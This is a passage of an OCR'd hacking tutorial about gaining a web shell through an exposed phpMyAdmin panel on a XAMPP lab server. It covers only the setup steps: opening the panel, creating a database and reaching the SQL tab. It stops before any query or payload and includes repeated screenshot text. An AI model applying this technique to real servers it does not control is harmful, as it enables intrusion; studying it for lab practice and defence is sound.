
Shell Uploading in Web Server through PhpMyAdmin

hackingarticles.in/shell-uploading-web-server-phpmyadmin

Raj

February 1, 2017



Welcome to XAMPP for Windows!

Congratulations:
You have successfully installed XAMPP on this system!

Now you can start using Apache and Co. You should first try »Status« on the left navigation to make sure everything works fine.

For OpenSSL support please use the test certificate with https://127.0.0.1 or https://localhost

Good luck, Kay Vogelgesang + Kai 'Oswald' Seidler

Install applications on XAMPP using BitNami

Apache Friends and BitNami are cooperating to make dozens of open source applications available on XAMPP, for free. BitNami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the BitNami XAMPP page for details on the currently available apps.

In this tutorial, we will learn how to exploit a web server if we found the phpmyadmin panel has been left open. Here I will try to exploit phpmyadmin which is running inside the localhost “xampp” by generating a SQL query to execute malicious code and then make an effort to access the shell of victim’s Pc.

PhpMyAdmin is a free software tool written in PHP, intended to handle the administration of MySQL over the Web. phpMyAdmin supports a wide range of operations on MySQL and MariaDB. Frequently used operations (managing databases, tables, columns, relations, indexes, users, permissions, etc) can be performed via the user interface, while you still have the ability to directly execute any SQL statement.

Features


- Intuitive web interface

- Support for most MySQL features:
- browse and drop databases, tables, views, fields, and indexes
- create, copy, drop, rename and alter databases, tables, fields, and indexes
- maintenance server, databases, and tables, with proposals on server configuration
- execute, edit and bookmark any SQL-statement, even batch-queries
- manage MySQL user accounts and privileges
- manage stored procedures and triggers
- Import data from CSV and SQL
- Export data to various formats: CSV, SQL, XML, PDF, ISO/IEC 26300 – OpenDocument Text and Spreadsheet, Word, $\LaTeX$, and others
- Administering multiple servers
- Creating graphics of your database layout in various formats
- Creating complex queries using Query-by-example (QBE)
- Searching globally in a database or a subset of it
- Transforming stored data into any format using a set of predefined functions, like displaying BLOB-data as image or download-link

For information visit: https://www.phpmyadmin.net

Let's start!!!

Open the localhost address:**192.168.1.101:81** in the browser and **select** the option **phpmyadmin** from the given list of xampp as shown the following screenshot.



Welcome to XAMPP for Windows!

Congratulations:
You have successfully installed XAMPP on this system!

Now you can start using Apache and Co. You should first try »Status« on the left navigation to make sure everything works fine.

For OpenSSL support please use the test certificate with https://127.0.0.1 or https://localhost


Good luck, Kay Vogelgesang + Kai 'Oswald' Seidler

Install applications on XAMPP using BitNami

Apache Friends and BitNami are cooperating to make dozens of open source applications available on XAMPP, for free. BitNami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the BitNami XAMPP page for details on the currently available apps.

When you come into PhpMyAdmin application, here you will find different areas. On the left side of the screen, you can see the list of database names. As we are inside the administration console where we can perform multiple tasks which I have defined above, therefore, I am going to create a new database

Now click on new to create a database.



Server connection collation: utf8mb4_general_ci

Language: English


Theme: pmahomme

- Font size: 82%

- Server: 127.0.0.1 via TCP/IP
- Server type: MySQL
- Server version: 5.6.16 - MySQL Community Server (GPL)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

- Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.9
- Database client

Give a name to your **database** as I have given **Ignite technologies** and **click** on **create**.



Databases

Create database

Ignite technologies


Collation

Create

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

	Database	Collation	
□	bwapp	latin1_swedish_ci	Check Privileges
□	cdcol	latin1_general_ci	Check Privileges
□	challenges	gbk_chinese_ci	Check Privileges
□	dru	latin1_swedish_ci	Check Privileges
□	dvwa	latin1_swedish_ci	Check Privileges
□	hack	latin1_swedish_ci	Check Privileges
□	information_schema	utf8_general_ci	Check Privileges
□	mysql	latin1_swedish_ci	Check Privileges

Now you can see the database ignite technologies has been added in the list of databases.



Databases

Create database


Ignite technologies

Collation

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.


	Database	Collation	
□	bwapp	latin1_swedish_ci	Check Privileges
□	cdcol	latin1_general_ci	Check Privileges
□	challenges	gbk_chinese_ci	Check Privileges
□	dru	latin1_swedish_ci	Check Privileges
□	dvwa	latin1_swedish_ci	Check Privileges
□	hack	latin1_swedish_ci	Check Privileges
□	information_schema	utf8_general_ci	Check Privileges
□	mysql	latin1_swedish_ci	Check Privileges

Click on **ignite technologies** database to construct an MYSQL query inside your database. Hence **click** on **SQL** tab where you can enter the SQL query code.



No tables found in database.

